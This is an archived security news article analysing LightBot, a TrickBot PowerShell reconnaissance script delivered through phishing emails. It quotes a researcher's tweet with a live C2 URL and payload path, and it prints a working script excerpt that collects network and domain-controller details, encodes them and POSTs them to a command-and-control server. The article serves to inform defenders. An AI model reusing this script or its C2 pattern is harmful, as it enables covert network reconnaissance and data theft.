
LightBot: TrickBot’s new reconnaissance malware for high-value targets

By Lawrence Abrams

Published: 2020-11-20 · Archived: 2026-04-05 19:33:16 UTC




The notorious TrickBot has gang has released a new lightweight reconnaissance tool used to scope out an infected victim's network for high-value targets.

Over the past week, security researchers began to see a phishing campaign normally used to distribute TrickBot's BazarLoader malware switch to installing a new malicious PowerShell script.


TheAnalyst
@ffforward

JS > PS loader of some kind. Can anyone ID or get to run fully? Baza-like lure
JS: bazaar.abuse.ch/sample/748da5e...
> PS: /194.36.191.186/vycvebnbesre4q/uqcwvebnlfCvybd.txt (tria.ge/201117-8m75mht...) > s/info.businesssec.me/bots/bots.php
cc @JAMESWT_MHT @James_inthe_box @VK_Intel




1:06 PM · Nov 17, 2020

21 See TheAnalyst's other Tweets


0:00


Like BazarLoader phishing campaigns, LightBot phishing emails pretend to be from human resources or the legal department about a customer complaint or the termination of the recipient's employment.

As seen from a LightBot email sent to my email address, they contain links to a document on https://drive.google.com.



LightBot phishing email sent to BleepingComputer

When users click on the embedded link, they will be brought to a Google Docs page that states "Previewing is disabled" and prompts you to download the file instead.



Google Docs landing page

The downloaded file is a JavaScript file that will launch the LightBot PowerShell script.

LightBot: A lightweight reconnaissance tool


Dubbed LightBot by Advanced Intel's Vitali Kremez, this PowerShell script is a lightweight reconnaissance tool that gathers information about a victim's network to determine if they are high-value and should be targeted in further attacks.

"The new TrickBot group "LightBot" is a PowerShell reconnaissance script used by the same group linked to the high-level ransomware and breach incidents involving Universal Health Service (UHS). LightBot is focused on reconnaissance for high-value targets via network and active directory (similar to the FIN7 reconnaissance profiler script)."

"We suspect LightBot is used as another means (on top of the lightweight covert BazarBackdoor) to handpick Ryuk ransomware targets via network/domain parsing part of Cobalt Strike to Ryuk ransomware kill chain," Kremez told BleepingComputer in a conversation.

After learning of and receiving a phishing email pushing this new script, BleepingComputer analyzed the tool to determine what information is collected during its operation.

When the LightBot PowerShell script is executed, it will make repeated connections to a command and control (C2) server to receive additional PowerShell scripts to execute and to send data collected during previous runs.



#	Result	Prot...	Host	URL	Body	Cachi...	Content-...	Process	Comments	Cust
17	200	HTTP	[redacted]	/askstage.php	7,658		text/htm...	powershell:2688		
18	200	HTTP	[redacted]	[redacted]:443	0			powershell:2688		
19	200	HTTPS	[redacted]	/bots/bots.php	1,667		text/htm...	powershell:2688		
20	200	HTTPS	[redacted]	/bots/bots.php	1,266		text/htm...	powershell:2688		
21	200	HTTPS	[redacted]	/bots/bots.php	2,141		text/htm...	powershell:2688		
22	200	HTTPS	[redacted]	/bots/bots.php	2,125		text/htm...	powershell:2688		
23	200	HTTPS	[redacted]	/bots/bots.php	1,842		text/htm...	powershell:2688		
24	200	HTTPS	[redacted]	/bots/bots.php	1,360		text/htm...	powershell:2688		
25	-	HTTPS	[redacted]	/bots/bots.php	-1			powershell:2688		

Fiddler showing LightBot connections to C2

The scripts sent from the C2 are all the same but with different commands to collect data desired by the threat actors. For example, below, you can see the script used to collect information about the computer's IP address configuration and Windows domain.

```
$obj = Get-WmiObject -Class Win32_NetworkAdapterConfiguration -Filter
IPEnabled=TRUE -ComputerName .
$obj = $obj | Select-Object DHCPEnabled,IPAddress,DefaultIPGateway,
DNSDomain,ServiceName,Description,Index;
$domain = $env:USERDOMAIN
$dclist = nltest.exe /DCLIST:$domain
$dtrust = nltest.exe /domain_trusts
$obj | Add-Member -MemberType NoteProperty -Name dclist -Value $dclist
$obj | Add-Member -MemberType NoteProperty -Name dtrust -Value $dtrust
$info = ($obj | ConvertTo-Xml -AS String -Depth 1 -NoTypeInformation)
$Bytes = [System.Text.Encoding]::Unicode.GetBytes($info)
$EncodedText =[Convert]::ToBase64String($Bytes)

function StringToHex($i) {
    $r = ""
    $i.ToCharArray() | foreach-object -process {
        $r += '{0:X}' -f [int][char]$_
    }
    return $r
}

$info = StringToHex $EncodedText
$Body = @"
key=mibtohwejrlbgfjMiosgj&cmd=0cf9a6a9-ca7b-11ea-8712-bad1eec1146e&hwid=
45d1421dc3888c43c64845f13b084e1640676eeb&data=
"@;
$Body = $Body + $info;
$BodyBytes = $Body;

$URI1 = "https://[redacted]/bots/bots.php"
$http_request = New-Object -ComObject Msxml2.XMLHTTP;
$http_request.open('POST', $URI1, $false)
```


Example PowerShell script used to collect Domain info

From our runs of the malicious script, LightBot collects the following data:

- Computer name
- Hardware info
- User name
- Windows version
- List of Windows domain controllers
- Name of the primary domain controller (PDC)
- Configured IP address
- DNS domain
- Type of network card
- List of installed programs

As part of this process, the scripts will also create two files in the %Temp% folder. The first is a text file containing an encrypted base64 encoded string and the second file is a PowerShell script that decodes the base64 string and executes it.

This PowerShell script is launched every day at 7 AM through a created scheduled task.




Scheduled task to launch script

The C2 generated an error when the encrypted PowerShell script was downloaded, so it not known what actions this scheduled task performs. It is believed to be a persistence method.

When done with the initial commands sent by the C2, LightBot will continue running in the background and routinely connects to the C2 for new commands.

Last month, Microsoft and other security firms performed a coordinated takedown of TrickBot, which impacted their operations. This continued evolution of new tools, though, shows the hacking group's adaptability and resiliency.

All admins should be on the lookout for LightBot phishing campaigns as the end result will likely be a network-wide Ryuk or Conti ransomware attack.



Automated Pentesting Covers Only 1 of 6 Surfaces.

Automated pentesting proves the path exists. BAS proves whether your controls stop it. Most teams run one without the other.

This whitepaper maps six validation surfaces, shows where coverage ends, and provides practitioners with three diagnostic questions for any tool evaluation.

Source: https://www.bleepingcomputer.com/news/security/lightbot-trickbot-s-new-reconnaissance-malware-for-high-value-targets/